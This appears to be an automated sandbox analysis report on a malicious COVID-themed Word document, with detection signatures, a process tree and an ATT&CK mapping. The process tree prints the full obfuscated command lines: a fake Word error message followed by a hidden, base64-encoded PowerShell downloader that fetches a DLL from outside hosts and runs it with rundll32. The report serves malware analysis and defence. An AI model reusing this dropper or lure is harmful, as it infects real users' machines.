ID: 338773
Sample Name: XP-9743
Medical report COVID-19.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:30:12
Date: 12/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report XP-9743 Medical report COVID-19.doc

Overview

General Information

Sample Name:	XP-9743 Medical report COVID-19.doc
Analysis ID:	338773
MD5:	da92c55d4b0836..
SHA1:	8ee3239cfb5dd7d.
SHA256:	137602cebf7c61f..

Most interesting Screenshot:




Detection

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Machine Learning detection for dropp…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2336 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 1100 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgACQ
AOABaAEcAIAAgAD0AIABbAHQAWQBwAGUAXQAoACIAewAyAH0AewA1AH0AewAwAH0AewAxAH0AewAzAH0AewA0AH0AIgAtAGYAIAAnAFQARQAnACwAJwBtAC4
AJwAsACcAUwB5ACcALAAnAGkAbwAnACwAJwAuAEQASQByAEUAQwB0AE8AUgBZACcALAAnAFMAJwApADsAIAAgACAAJABEADAAQwBxACAAPQAgAFsAVABZAHA
AZQBdACgAIgB7ADIAfQB7ADEAfQB7ADAAfQB7ADMAfQB7ADQAfQAiACAALQBmACcAcwBFAHIAdgBJAEMARQBQAG8AJwAsACcAVABlAG0ALgBuAEUAdAAuACc
ALAAnAFMAWQBzACcALAAnAGkATgB0AG0AYQAnACwAJwBuAEEARwBFAFIAJwApACAAOwAgACQASgBiAHoAMwB5AGEAYQA9ACQARAA1ADMARQAgACsAIABbAGM
AaABhAHIAXQAoADYANAApACAAKwAgACQAUgA3ADYAUAA7ACQARwA3ADMATwA9ACgAJwBGACcAKwAoACcAMAAnACsAJwA0AFYAJwApACkAOwAgACAAKAAgACA
ARwBlAHQALQBWAGEAcgBJAEEAQgBsAGUAIAAoACIAOABaACIAKwAiAGcAIgApACAAIAAtAHYAQQBsAFUAZQBPAE4AIAApADoAOgAiAGMAcgBFAGAAQQBgAFQ
AZQBEAGkAUgBgAGUAQwB0AGAAbwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB0AEsAJwArACgAJwBMACcAKwAnAEsAJwArACcAagBsADQAOABrAHI
AJwApACsAJwB0ACcAKwAoACcASwBMAE4AcQAnACsAJwBtADkAJwApACsAKAAnAHQAJwArACcAeQA5ACcAKQArACcAdAAnACsAJwBLAEwAJwApAC0AcgBlAHA
AbABBAGMAZQAgACAAKAAnAHQASwAnACsAJwBMACcAKQAsAFsAQwBIAEEAcgBdADkAMgApACkAOwAkAFAANAAzAFcAPQAoACgAJwBVAF8AJwArACcAMgAnACk
AKwAnAFAAJwApADsAIAAgACgAIAAgAGMAaABJAEwAZABpAFQAZQBNACAAVgBhAHIASQBBAEIAbABFADoAZAAwAGMAcQAgACAAKQAuAHYAYQBMAHUAZQA6ADo

AIgBzAGAAZQBjAFUAUgBJAHQAYABZAHAAUgBPAHQAYABPAEMAbwBMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAMQAnACkAKwAnADIAJwApADsAJABTADg
AMgBHAD0AKAAoACcARwA5ACcAKwAnADAAJwApACsAJwBNACcAKQA7ACQARAA2AHQAcgB3ADAAMgAgAD0AIAAoACgAJwBTADkAJwArACcAMwAnACkAKwAnAEU
AJwApADsAJABYADYAXwBNAD0AKAAnAEQAMwAnACsAJwAwAFAAJwApADsAJABHADYAYQBqAHYAOABkAD0AJABlAE8ATQBFACsAKAAoACcAewAwACcAKwAnAH0
ASwBqAGwANAA4AGsAcgAnACsAJwB7ADAAfQBOAHEAJwArACgAJwBtADkAdAB5ACcAKwAnADkAJwApACsAJwB7ADAAfQAnACkALQBmACAAIABbAEMASABhAHI
AXQA5ADIAKQArACQARAA2AHQAcgB3ADAAMgArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFYAMwA1AFUAPQAoACgAJwBTADUAJwArACc
AXwAnACkAKwAnAFUAJwApADsAJABKAGkAdABvAGEAMgBlAD0AKAAoACcAdwBdAHgAbQBbAHYAcwAnACsAJwA6AC8ALwByAGUAbQBlAGQAJwArACcAaQBpACc
AKwAnAHMALgAnACsAJwBjACcAKwAnAG8AJwArACcAbQAvAHQALwBnAG0AMgBYAC8AQAAnACsAJwB3ACcAKQArACgAJwBdAHgAJwArACcAbQBbAHYAOgAnACs
AJwAvAC8AYQB2AGEAJwApACsAKAAnAGQAbgAnACsAJwBhAG4AJwApACsAKAAnAHMAYQAnACsAJwBoACcAKQArACcAaQBuACcAKwAoACcALgBjACcAKwAnAG8
AbQAnACkAKwAoACcALwAnACsAJwB3AHAAJwArACcALQBpAG4AYwAnACkAKwAnAGwAdQAnACsAKAAnAGQAZQAnACsAJwBzAC8AdwAvAEAAJwApACsAJwB3ACc
AKwAnAF0AJwArACgAJwB4ACcAKwAnAG0AWwAnACkAKwAoACcAdgA6AC8ALwAnACsAJwBzAG8AbAAnACsAJwBpAGMAbwAnACkAKwAnAG4AJwArACgAJwAuAHU
AcwAnACsAJwAvAGEAbABsAGEAJwArACcAbQAnACsAJwAtAGMAeQAnACkAKwAoACcAYwBsAGUAJwArACcALQAxAGMANAAnACkAKwAoACcAZwBuACcAKwAnAC8
AZgA1ACcAKQArACcAegAvACcAKwAoACcAQAAnACsAJwB3AF0AJwApACsAKAAnAHgAJwArACcAbQBbACcAKwAnAHYAOgAvACcAKwAnAC8AdwB3AHcALgByAGkAcABhAHIAY
QB6AGkAJwArACcAbwBuACcAKwAnAGkAJwArACcALQAnACkAKwAoACcAcgBhAGQAaQAnACsAJwBvACcAKQArACcAdAB2ACcAKwAnAC4AYwAnACsAKAAnAG8Ab
QAnACsAJwAvAHMAbwAnACkAKwAnAGYAdAAnACsAKAAnAGEAYwAnACsAJwB1ACcAKQArACgAJwBsACcAKwAnAG8AdQBzAC8AJwArACcARABaAHoALwAnACkAK
wAnAEAAJwArACgAJwB3ACcAKwAnAF0AeABtAFsAJwApACsAKAAnAHYAOgAvACcAKwAnAC8AJwApACsAKAAnAHcAdwAnACsAJwB3ACcAKQArACgAJwAuAGEAZ
wByACcAKwAnAGkAJwArACcAYwBhAG0AcAAnACsAJwBlAGcAJwApACsAKAAnAGcAaQAnACsAJwBvACcAKwAnAGMAbwByACcAKQArACgAJwB0AGUAJwArACcAY
wBvAG0AbwAnACkAKwAnAHQAdAAnACsAJwBvAC4AJwArACgAJwBpAHQAJwArACcALwAnACkAKwAoACcAdwBwACcAKwAnAC0AJwApACsAKAAnAGEAJwArACcAZ
ABtACcAKQArACgAJwBpACcAKwAnAG4AJwArACcALwBzADcAJwArACcAcAAxAC8AQAB3AF0AJwArACcAeABtAFsAJwApACsAJwB2ACcAKwAnAHMAOgAnACsAJwAvAC8AJwA
rACcAdwB3ACcAKwAnAHcAJwArACgAJwAuAHMAdABhAHIAbAAnACsAJwBpACcAKwAnAG4AJwApACsAKAAnAGcAdABlAGMAaABzAC4AYwBvAG0AJwArACcALwAnACsAJwBHA
E4ATQAnACsAJwAvAEAAdwAnACsAJwBdAHgAbQBbAHYAJwApACsAKAAnADoAJwArACcALwAnACsAJwAvAGgAZQBsAGwAYQBzACcAKQArACgAJwAtAGQAJwArA
CcAYQByAG0AcwAnACsAJwB0AGEAZAAnACsAJwB0AC4AZAAnACsAJwBlACcAKQArACcALwBjACcAKwAoACcAZwBpAC0AYgBpAG4AJwArACcALwBaACcAKQArACcAUwAnACs
AKAAnAG8AJwArACcAbwAvACcAKQApAC4AIgByAEUAcABsAEEAYABjAGUAIgAoAcgAKAAnAHcAXQB4AG0AJwArACcAWwAnACkAKwAnAHYAJwApACwAKABbAGE
AcgByAGEAeQBdACgAKAAnAGQAcwAnACsAKAAnAGUAJwArACcAdwBmACcAKQApACwAKAAnAHcAZQAnACsAKAAnAHYAdwAnACsAJwBlACcAKQApACkALAAoACc
AYQBlACcAKwAnAGYAZgAnACkALAAoACcAaAB0ACcAKwAnAHQAcAAnACkAKQBbADIAXQApAC4AIgBTAGAAUABMAEkAdAAiACgAJABPADUAXwBZACAAKwAgACQ
ASgBiAHoAMwB5AGEAYQAgACsAIAAkAEwAXwAwAEMAKQA7ACQAVgAxADEAVgA9ACgAJwBlACcAKwAoACcAXwA4ACcAKwAnAE0AJwApACkAOwBmAG8AcgBlAGE
AYwBoACAAKAAkAE0AbAA5AHgAdwA3AG0AIABpAG4AIAAkAEoAaQB0AG8AYQAyAGUAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AYgBqAGU
AYwAnACsAJwB0ACcAKQAgAHMAWQBTAHQAZQBtAC4ATgBFAFQALgB3AEUAQgBDAEwASQBFAG4AVAApAC4AIgBkAG8AVwBgAE4ATABPAGEARABGAEkAYABMAEU
AIgAoACQATQBsADkAeAB3ADcAbQAsACAAJABHADYAYQBqAHYAOABkACkAOwAkAE0AMAA2AEsAPQAoACgAJwBBACcAKwAnADUAMQAnACkAKwAnAEIAJwApADs
ASQBmACAAKAAoACYAKAAnAEcAZQAnACsAJwB0AC0ASQB0ACcAKwAnAGUAbQAnACkAIAAkAEcANgBhAGoAdgA4AGQAKQAuACIAbABgAEUATgBHAHQASAAiACA
ALQBnAGUAIAAzADAANAA0ADcAKQAgAHsAJgAoACcAcgAnACsAJwB1AG4AJwArACcAZABsAGwAMwAyACcAKQAgACQARwA2AGEAagB2ADgAZAAsACgAKAAnAFM
AaAAnACsAJwBvACcAKQArACgAJwB3ACcAKwAnAEQAaQAnACsAJwBhAGwAbwAnACkAKwAnAGcAQQAnACkALgAiAHQAYABvAFMAVABAYAGAASQBuAEcAIgAoACk
AOwAkAFcANQAyAE0APQAoACgAJwBPADEAJwArACcAOQAnACkAKwAnAFIAJwApADsAYgBAGUAYQBrADsAJABLADgAMQBBAD0AKAAnAEUAJwArACgAJwA3ACc
AKwAnADQARAAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAUwA1ADIATgA9ACgAJwBZADcAJwArACcAMgBTACcAKQA= MD5:
5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2572 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2552 cmdline: powershell -w hidden -enc IAAgACQAOABaAEcAIAAgAD0AIABbAHQAWQBwAGUAXQAoACIAewAyAH0AewA1AH0AewAw
AH0AewAxAH0AewAzAH0AewA0AH0AIgAtAGYAIAAnAFQARQAnACwAJwBtAC4AJwAsACcAUwB5ACcALAAnAGkAbwAnACwAJwAuAEQASQByAEUAQwB0AE8AUgBZ
ACcALAAnAFMAJwApADsAIAAgACAAJABEADAAQwBxACAAPQAgAFsAVABZAHAAZQBdACgAIgB7ADIAfQB7ADEAfQB7ADAAfQB7ADMAfQB7ADQAfQAiACAALQBm
ACcAcwBFAHIAdgBJAEMARQBQAG8AJwAsACcAVABlAG0ALgBuAEUAdAAuACcALAAnAFMAWQBzACcALAAnAGkATgB0AG0AYQAnACwAJwBuAEEARwBFAFIAJwAp
ACAAOwAgACQASgBiAHoAMwB5AGEAYQA9ACQARAA1ADMARQAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAUgA3ADYAUAA7ACQARwA3ADMATwA9
ACgAJwBGACcAKwAoACcAMAAnACsAJwA0AFYAJwApACkAOwAgACAAKAAgACAARwBlAHQALQBWAGEAcgBJAEEAQgBsAGUAIAAoACIAOABaACIAKwAiAGcAIgAp
ACAAIAAtAHYAQQBsAFUAZQBPAE4AIAApADoAOgAiAGMAcgBFAGAAAQQBgAFQAZQBEAGkAUgBgAGUAQwB0AGAAbwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAo
ACgAJwB0AEsAJwArACgAJwBMACcAKwAnAEsAJwArACcAagBsADQAOABrAHIAJwApACsAJwB0ACcAKwAoACcASwBMAE4AcQAnACsAJwBtADkAJwApACsAKAAn
AHQAJwArACcAeQA5ACcAKQArACcAdAAnACsAJwBLAEwAJwApAC0AcgBlAHAAbABBAGMAZQAgACAAKAAnAHQASwAnACsAJwBMACcAKQAsAFsAQwBIAEEAcgBd
ADkAMgApACkAOwAkAFAANAAzAFcAPQAoACgAJwBVAF8AJwArACcAMgAnACkAKwAnAFAAJwApADsAIAAgACgAIAAgAGMAaABJAEwAZABpAFQAZQBNACAAVgBh
AHIASQBBAEIAbABFADoAZAAwAGMAcQAgACAAKQAuAHYAYQBMAHUAZQA6ADoAIgBzAGAAZQBjAFUAUgBJAHQAYABZAHAAUgBPAHQAYABPAEMAbwBMACIAIAA9
ACAAKAAoACcAVABsACcAKwAnAHMAMQAnACkAKwAnADIAJwApADsAJABTADgAMgBHAD0AKAAoACcARwA5ACcAKwAnADAAJwApACsAJwBNACcAKQA7ACQARAA2
AHQAcgB3ADAAMgAgAD0AIAAoACgAJwBTADkAJwArACcAMwAnACkAKwAnAEUAJwApADsAJABYADYAXwBNAD0AKAAnAEQAMwAnACsAJwAwAFAAJwApADsAJABH
ADYAYQBqAHYAOABkAD0AJABIAE8ATQBFACsAKAAoACcAewAwACcAKwAnAH0ASwBqAGwANAA4AGsAcgAnACsAJwB7ADAAfQBOAHEAJwArACgAJwBtADkAdAB5
ACcAKwAnADkAJwApACsAJwB7ADAAfQAnACkALQBmACAAIABbAEMASABhAHIAXQA5ADIAKQArACQARAA2AHQAcgB3ADAAMgArACgAKAAnAC4AZAAnACsAJwBs
ACcAKQArACcAbAAnACkAOwAkAFYAMwA1AFUAPQAoACgAJwBTADUAJwArACcAXwAnACkAKwAnAFUAJwApADsAJABKAGkAdABvAGEAMgBlAD0AKAAoACcAdwBd
AHgAbQBbAHYAcwAnACsAJwA6AC8ALwByAGUAbQBlAGQAJwArACcAaQBpACcAKwAnAHMALgAnACsAJwBjACcAKwAnAG8AJwArACcAbQAvAHQALwBnAG0AMgBY
AC8AQAAnACsAJwB3ACcAKQArACgAJwBdAHgAJwArACcAbQBbAHYAOgAnACsAJwAvAC8AYQB2AGEAJwApACsAKAAnAGQAbgAnACsAJwBhAG4AJwApACsAKAAn
AHMAYQAnACsAJwBoACcAKQArACcAaQBuACcAKwAoACcALgBjACcAKwAnAG8AbQAnACkAKwAoACcALwAnACsAJwB3AHAAJwArACcALQBpAG4AYwAnACkAKwAn
AGwAdQAnACsAKAAnAGQAZQAnACsAJwBzAC8AdwAvAEAAJwApACsAJwB3ACcAKwAnAF0AJwArACgAJwB4ACcAKwAnAG0AWwAnACkAKwAoACcAdgA6AC8ALwAn
ACsAJwBzAG8AbAAnACsAJwBpAGMAbwAnACkAKwAnAG4AJwArACgAJwAuAHUAcwAnACsAJwAvAGEAbABsAGEAJwArACcAbQAnACsAJwAtAGMAeQAnACkAKwAo

ACcAYwBsAGUAJwArACcALQAxAGMANAAnACkAKwAoACcAZwBuACcAKwAnAC8AZgA1ACcAKQArACcAegAvACcAKwAoACcAQAAnACsAJwB3AF0AJwApACsAKAAn
AHgAJwArACcAbQBbACcAKwAnAHYAOgAvACcAKwAnAC8AdwB3AHcALgByAGkAcABhAHIAYQB6AGkAJwArACcAbwBuACcAKwAnAGkAJwArACcALQAnACkAKwAo
ACcAcgBhAGQAaQAnACsAJwBvACcAKQArACcAdAB2ACcAKwAnAC4AYwAnACsAKAAnAG8AbQAnACsAJwAvAHMAbwAnACkAKwAnAGYAdAAnACsAKAAnAGEAYwAn
ACsAJwB1ACcAKQArACgAJwBsACcAKwAnAG8AdQBzAC8AJwArACcARABaAHoALwAnACkAKwAnAEEAJwArACgAJwB3ACcAKwAnAF0AeABtAFsAJwApACsAKAAn
AHYAOgAvACcAKwAnAC8AJwApACsAKAAnAHcAdwAnACsAJwB3ACcAKQArACgAJwAuAGEAZwByACcAKwAnAGkAJwArACcAYwBhAG0AcAAnACsAJwBlAGcAJwAp
ACsAKAAnAGcAaQAnACsAJwBvACcAKwAnAGMAbwByACcAKQArACgAJwB0AGUAJwArACcAYwBvAG0AbwAnACkAKwAnAHQAdAAnACsAJwBvAC4AJwArACgAJwBp
AHQAJwArACcALwAnACkAKwAoACcAdwBwACcAKwAnAC0AJwApACsAKAAnAGEAJwArACcAZABtACcAKQArACgAJwBpACcAKwAnAG4AJwArACcALwBzADcAJwAr
ACcAcAAxAC8AQAB3AF0AJwArACcAeABtAFsAJwApACsAJwB2ACcAKwAnAHMAOgAnACsAJwAvAC8AJwArACcAdwB3ACcAKwAnAHcAJwArACgAJwAuAHMAdABh
AHIAbAAnACsAJwBpACcAKwAnAG4AJwApACsAKAAnAGcAdABlAGMAaABzAC4AYwBvAG0AJwArACcALwAnACsAJwBHAE4ATQAnACsAJwAvAEAAdwAnACsAJwBd
AHgAbQBbAHYAJwApACsAKAAnADoAJwArACcALwAnACsAJwAvAGgAZQBsAGwAYQBzACcAKQArACgAJwBtAGQAJwArACcAYQByAG0AcwAnACsAJwB0AGEAZAAn
ACsAJwB0AC4AZAAnACsAJwBlACcAKQArACcALwBjACcAKwAoACcAZwBpAC0AYgBpAG4AJwArACcALwBaACcAKQArACcAUwAnACsAKAAnAG8AJwArACcAbwAv
ACcAKQApAC4AIgByAEUAcABsAEEAYABjAGUAIgAoACgAKAAnAHcAXQB4AG0AJwArACcAWwAnACkAKwAnAHYAJwApACwAKABbAGEAcgByAGEAeQBdACgAKAAn
AGQAcwAnACsAKAAnAGUAJwArACcAdwBmACcAKQApACwAKAAnAHcAZQAnACsAKAAnAHYAdwAnACsAJwBlACcAKQApACkALAAoACcAYQBlACcAKwAnAGYAZgAn
ACkALAAoACcAaAB0ACcAKwAnAHQAcAAnACkAKQBbADIAXQApAC4AIgBTAGAAUABMAEkAdAAiACgAJABPADUAXwBZACAAKwAgACQASgBiAHoAMwB5AGEAYQAg
ACsAIAAkAEwAXwAwAEMAKQA7ACQAVgAxADEAVgA9ACgAJwBIACcAKwAoACcAXwA4ACcAKwAnAE0AJwApACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAE0AbAA5
AHgAdwA3AG0AIABpAG4AIAAkAEoAaQB0AG8AYQAyAGUAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AYgBqAGUAYwAnACsAJwB0ACcAKQAg
AHMAWQBTAHQAZQBtAC4ATgBFAFQALgB3AEUAQgBDAEwASQBFAG4AVAApAC4AIgBkAG8AVwBgAE4ATABPAGEARABGAEkAYABMAEUAIgAoACQATQBsADkAeAB3
ADcAbQAsACAAJABHADYAYQBqAHYAOABkACkAOwAkAE0AMAA2AEsAPQAoACgAJwBBACcAKwAnADUAMQAnACkAKwAnAEIAJwApADsASQBmACAAKAAoACYAKAAn
AEcAZQAnACsAJwB0AC0ASQB0ACcAKwAnAGUAbQAnACkAIAAkAEcANgBhAGoAdgA4AGQAKQAuACIAbABgAEUATgBHAHQASAAiACAALQBnAGUAIAAzADAANAA0
ADcAKQAgAHsAJgAoACcAcgAnACsAJwB1AG4AJwArACcAZABsAGwAMwAyACcAKQAgACQARwA2AGEAagB2AGAZAAsACgAKAAnAFMAaAAnACsAJwBvACcAKQAr
ACgAJwB3ACcAKwAnAEQaQAnACsAJwBhAGwAbwAnACkAKwAnAGcAQQAnACkALgAiAHQAYABvAFMAVAByAGAASQBuAEcAIgAoACkAOwAkAFcANQAyAE0APQAo
ACgAJwBPADEAJwArACcAOQAnACkAKwAnAFIAJwApADsAYgByAGUAYQBrADsAJABLADgAMQBBAD0AKAAnAEUAJwArACgAJwA3ACcAKwAnADQARAAnACkAKQB9
AH0AYwBhAHQAYwBoAHsAfQB9ACQAUwA1ADIATgA9ACgAJwBZADcAJwArACcAMgBTACcAKQA= MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2332 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll ShowDialogA MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2760 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2732 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Giyrh\pugu.vsm',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 1980 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lvtnyogqxjx\ctmhexvkrv.xdn',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2724 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pvbzatsazzovzkv\hcdstjffkhswof.tvm',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2500 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lpdtn\rmgx.ktd',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1776 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wxiibgduobebnp\hfpumnmgeezpt.jsh',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2808 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ndsevdxfleyh\dktakeexwon.agz',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3068 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fmtjatw\czosow.gcn',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 3012 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Udumexhq\tqqkqid.sqp',ShowDialogA MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:


System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encry Chan
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingre Trans
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Appli Layer Proto
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
